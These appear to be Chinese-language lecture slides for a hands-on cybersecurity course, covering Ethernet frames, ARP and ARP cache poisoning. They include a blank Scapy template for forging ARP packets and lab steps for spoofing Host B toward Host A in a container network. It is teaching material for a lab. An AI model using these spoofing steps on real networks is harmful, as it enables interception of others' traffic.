

网络空间安全实验基础

Hands-on Cybersecurity – Fundamentals

MAC层和攻击

主讲人：张玉健



课程提纲

- MAC层的工作原理
- ARP缓存投毒方法
- 利用ARP缓存投毒实现中间人攻击
- 防御措施




课程提纲


- MAC层的工作原理
- ARP缓存投毒方法
- 利用ARP缓存投毒实现中间人攻击
- 防御措施



数据包的逐跳传输机制



以太网帧和MAC头部



```
▼ Ethernet II, Src: 08:00:27:84:5e:b9, Dst: 08:00:27:dd:08:88
  ▶ Destination: 08:00:27:dd:08:88
  ▶ Source: 08:00:27:84:5e:b9
    Type: IPv4 (0x0800)
  ▶ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
  ▶ Internet Control Message Protocol
```

0000	08 00 27 dd 08 88 08 00 27 84 5e b9 08 00 45 00	..'.^...'.^...E.
0010	00 54 fe a5 40 00 40 01 23 f7 0a 00 02 06 0a 00	.T..@.@. #.....
0020	02 07 08 00 5a fc 0b 05 00 01 dc 8a 31 5e 8d 11	...Z... ..1^..

IP数据包的MAC头部

```
▼ Ethernet II, Src: 08:00:27:dd:08:88, Dst: 08:00:27:84:5e:b9
  ▶ Destination: 08:00:27:84:5e:b9
  ▶ Source: 08:00:27:dd:08:88
    Type: ARP (0x0806)
    Padding: 000000000000000000000000000000000000000000000000
  ▶ Address Resolution Protocol (request)
```

0000	08 00 27 84 5e b9 08 00 27 dd 08 88 08 06 00 01	..'.^...'.^...E.
0010	08 00 06 04 00 01 08 00 27 dd 08 88 0a 00 02 07	'.^...E.
0020	00 00 00 00 00 00 0a 00 02 06 00 00 00 00 00 00	'.^...E.
0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	'.^...E.



ARP数据包的MAC头部

课外思考：固定MAC地址引发的隐私问题

地址解析协议 (Address Resolution Protocol, ARP)

➤ MAC地址和IP地址的映射

- **ARP**: 根据IP地址获取MAC地址的网络协议
- **RARP**: 根据MAC地址获取IP地址的网络协议






回顾: ping 1.2.3.4
ping 10.9.0.99

ARP报文格式

➤ ARP报文

- **功能**：实现MAC和IP的相互解析
- **特征**：广播（但不会穿越路由器）、无任何安全防护




ARP缓存

➤ ARP缓存表

- 作用：快速查找MAC和IP的对应关系（每台主机或路由器都有）
- 分类：静态条目（永久有效）和动态条目（老化机制）
- 动态条目更新入口：ARP请求、ARP响应、免费ARP

目标IP地址是自己的IP，
可用于检查IP冲突



```
seed@VM: ~/.../volumes
[07/01/21] seed@VM: ~/.../volumes$ arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.0.2.3	ether	08:00:27:01:00:14	C		enp0s3
10.0.2.1	ether	52:54:00:12:35:00	C		enp0s3
10.9.0.5	ether	02:42:0a:09:00:05	C		br-f482638af123

课程提纲

- MAC层的工作原理
- **ARP缓存投毒方法**
- 利用ARP缓存投毒实现中间人攻击
- 防御措施



实验环境



```
seed@VM: ~/.../Labsetup
[06/26/21]seed@VM:~/.../Labsetup$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[06/26/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating M-10.9.0.105 ... done
Creating B-10.9.0.6 ... done
Creating A-10.9.0.5 ... done
Attaching to B-10.9.0.6, M-10.9.0.105, A-10.9.0.5
B-10.9.0.6 | * Starting internet superserver inetd [ OK ]
A-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```

启动容器

```
seed@VM: ~/.../volumes$ dockps
38c55bdb356d A-10.9.0.5
f544980ccc3f B-10.9.0.6
4c3a0c7a5369 M-10.9.0.105
```


检查容器

网络拓扑



构造ARP报文

```
arp.py
1  #!/usr/bin/python3
2  from scapy.all import *
3
4  print("SENDING ARP PACKET.....")
5
6  ether = Ether()
7  ether.dst =
8  ether.src =
9
10 arp = ARP()
11 arp.op =
12 arp.hwsrc =
13 arp.psrc =
14 arp.hwdst =
15 arp.pdst =
16
17 pkt = ether/arp
18 sendp(pkt)  ← 发送二层报文
```



利用ARP请求报文投毒（实验任务一.a）




➤ 构造ARP请求仿冒Host B

• 实验步骤

- ① 在volumes目录下编写spoof_arp_request.py向Host A发送
- ② 在Host M容器下执行上述程序
- ③ 按照下列条件修改程序或运行环境，观察现象并进行分析

- ether.dst = "ff:ff:ff:ff:ff:ff"
 - A缓存中没有B
 - A缓存中有B
- ether.dst = MAC_A



```
Host A
seed@VM: ~/.../Labsetup
root@38c55bdb356d:/# arp -n
Address          HWtype  HWaddress
10.9.0.6          ether    02:42:0a:09:00:69
Host B           MAC_M
```

- 要求：记录程序、操作命令和输出结果，写入实验报告，对实验现象进行解释。

